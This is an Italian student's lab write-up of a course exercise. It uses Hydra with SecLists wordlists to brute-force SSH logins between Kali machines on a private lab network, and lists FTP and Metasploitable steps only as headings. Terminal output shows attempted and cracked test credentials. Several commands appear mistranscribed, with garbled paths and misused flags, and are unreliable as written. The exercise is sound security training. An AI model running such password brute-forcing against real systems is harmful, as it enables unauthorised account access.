

Esercizio S6L4

Consegna:

1. Mi posiziono in "NAT" (mi collego ad Internet, o in Bridge su UTM), utilizzate il comando `sudo apt install seclists, sudo apt install vsftpd`
2. Esercizio guidato su SSH da Kali a Kali.
3. FTP da Kali a Kali.
4. Bonus: tentare di attaccare altri servizi come telnet / ssh / ftp da Kali a Metasploitable (in rete interna)
Un attacco può essere: utente msfadmin password listadipassword (con msfadmin incluso).

Installazione degli elenchi di username e password

Creazione dell'utente e attivazione del servizio ssh

```
File Actions Edit View Help
kali@kali:~$ cd Desktop
kali@kali:~/Desktop$ sudo apt install seclists
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  seclists
0 upgraded, 1 newly installed, 0 to remove and 815 not upgraded.
Need to get 431 MB of archives.
After this operation, 1,756 MB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 seclists all 2023.3-0kali1 [431 MB]
Fetched 431 MB in 1min 38s (4,394 kB/s)
Selecting previously unselected package seclists.
(Reading database ... 399942 files and directories currently installed.)
Preparing to unpack .../seclists_2023.3-0kali1_all.deb ...
Unpacking seclists (2023.3-0kali1) ...
Setting up seclists (2023.3-0kali1) ...
Processing triggers for kali-menu (2023.4.3) ...
Processing triggers for wordlists (2023.2.0) ...

kali@kali:~/Desktop$ hydra -l /usr/share/seclists/UsernameNames/sato-net-10-million-username.txt -P /usr/share/seclists/Passwords/sato-net-10-million-passwords-1000000.txt -c ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-03 09:33:23
Syntax: hydra [[-l LOGIN|-L FILE] [-p PASS|-P FILE]] [-c FILE] [-e nsr] [-o FILE] [-t TA SAS] [-m FILE [-T TASKS]] [-w TIME] [-w TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-I=IpvV4v6] [-m MODULE_OPT] [service:server[PORT]/OPT]

Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE

kali@kali:~$ sudo adduser test_user
[sudo] password for kali:
info: Adding user 'test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group 'test_user' (1001) ...
info: Adding new user 'test_user' (1001) with group 'test_user' (1001) ...
warn: The home directory '/home/test_user' already exists. Not touching this directory.
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
  Full Name []:
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []:
Is the information correct? [Y/n] Y
info: Adding new user 'test_user' to supplemental / extra groups 'users' ...
info: Adding user 'test_user' to group 'users' ...

kali@kali:~$ sudo service ssh start
kali@kali:~$ sudo nano /etc/ssh/sshd_config
kali@kali:~$ ssh test_user@192.168.1.9
test_user@192.168.1.9's password:
Linux kali 6.3.0-kali1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.3.7-1kali1 (2023-06-29) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
kali@kali:~$
```

Creare due file:uno con alcuni user e l'altra con alcune password per ridurre il tempo di attesa dell'attacco


Si fa il cracking dell'autenticazione con i due file appena creati

```
File Actions Edit View Help
kali@kali:~/Desktop$ hydra -l testuser.txt -p testpass.txt 192.168.1.9 -c ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-03 10:01:51
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found
d, to prevent overwriting. ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 100 login tries (1:5/p:20), ~25 tries per task
[DATA] attacking ssh://192.168.1.9:22/
[ATTEMPT] target 192.168.1.9 - login 'test_user' - pass '02041983' - 1 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.1.9 - login 'test_user' - pass '02031987' - 2 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.1.9 - login 'test_user' - pass '02021989' - 3 of 100 [child 2] (0/0)
[ATTEMPT] target 192.168.1.9 - login 'test_user' - pass '21x2c3v4' - 4 of 100 [child 3] (0/0)
[ATTEMPT] target 192.168.1.9 - login 'test_user' - pass 'xmg' - 5 of 100 [child 2] (0/0)
[ATTEMPT] target 192.168.1.9 - login 'test_user' - pass 'v5jasmel12' - 6 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.1.9 - login 'test_user' - pass 'twenty' - 7 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.1.9 - login 'test_user' - pass 'toolman' - 8 of 100 [child 3] (0/0)
[ATTEMPT] target 192.168.1.9 - login 'test_user' - pass 'thing' - 9 of 100 [child 2] (0/0)
[ATTEMPT] target 192.168.1.9 - login 'test_user' - pass 'testpass' - 10 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.1.9 - login 'test_user' - pass 'stretch' - 11 of 100 [child 1] (0/0)
[22][ssh] host: 192.168.1.9 login: test_user password: testpass
[ATTEMPT] target 192.168.1.9 - login 'info' - pass '02041983' - 21 of 100 [child 3] (0/0)
[ATTEMPT] target 192.168.1.9 - login 'info' - pass '02031987' - 22 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.1.9 - login 'info' - pass '02021989' - 23 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.1.9 - login 'info' - pass '21x2c3v4' - 24 of 100 [child 3] (0/0)
[ATTEMPT] target 192.168.1.9 - login 'info' - pass 'xmg' - 25 of 100 [child 2] (0/0)
[ATTEMPT] target 192.168.1.9 - login 'info' - pass 'v5jasmel12' - 26 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.1.9 - login 'info' - pass 'twenty' - 27 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.1.9 - login 'info' - pass 'toolman' - 28 of 100 [child 3] (0/0)
[ATTEMPT] target 192.168.1.9 - login 'info' - pass 'thing' - 29 of 100 [child 2] (0/0)
[ATTEMPT] target 192.168.1.9 - login 'info' - pass 'testpass' - 30 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.1.9 - login 'info' - pass 'stretch' - 31 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.1.9 - login 'info' - pass 'stonecold' - 32 of 100 [child 3] (0/0)
[ATTEMPT] target 192.168.1.9 - login 'info' - pass 'soulmate' - 33 of 100 [child 2] (0/0)
[ATTEMPT] target 192.168.1.9 - login 'info' - pass 'sonny' - 34 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.1.9 - login 'info' - pass 'snuffy' - 35 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.1.9 - login 'info' - pass 'shutup' - 36 of 100 [child 3] (0/0)
```

S'installa il servizio ftp

Si attiva il servizio ftp



Si fa il cracking dell'autenticazione con il file appena creato come user invece la password ho usato quello del ssh

Si crea un file aggiungendo il nome dell'user che noi vogliamo crackare dato che non vi era, in questo caso `test_user`.

